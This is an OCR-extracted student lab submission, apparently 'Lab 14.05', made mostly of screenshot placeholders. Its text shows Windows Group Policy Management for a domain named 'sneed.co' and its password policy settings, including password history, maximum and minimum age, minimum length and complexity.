
4,










5,




6,










Lab 14.05:

1,



Group Policy Management

File Action View Window Help

Group Policy Management Editor

File Action View Help

Group Policy Management

Forest: sneed.co

Domains

sneed.co

- Default Domain
- Canandaigua
- Domain Control
- Geneva
- Newark
- Victor
- Group Policy Objects
- WMI Filters
- Starter GPOs

Sites

Group Policy Modeling

Group Policy Results

Group Policy Management Editor

Policy


Policy Setting
24 passwords remembered
42 days
1 days
7 characters
Not Defined
Enabled
Disabled

3:04 AM 3/17/2024

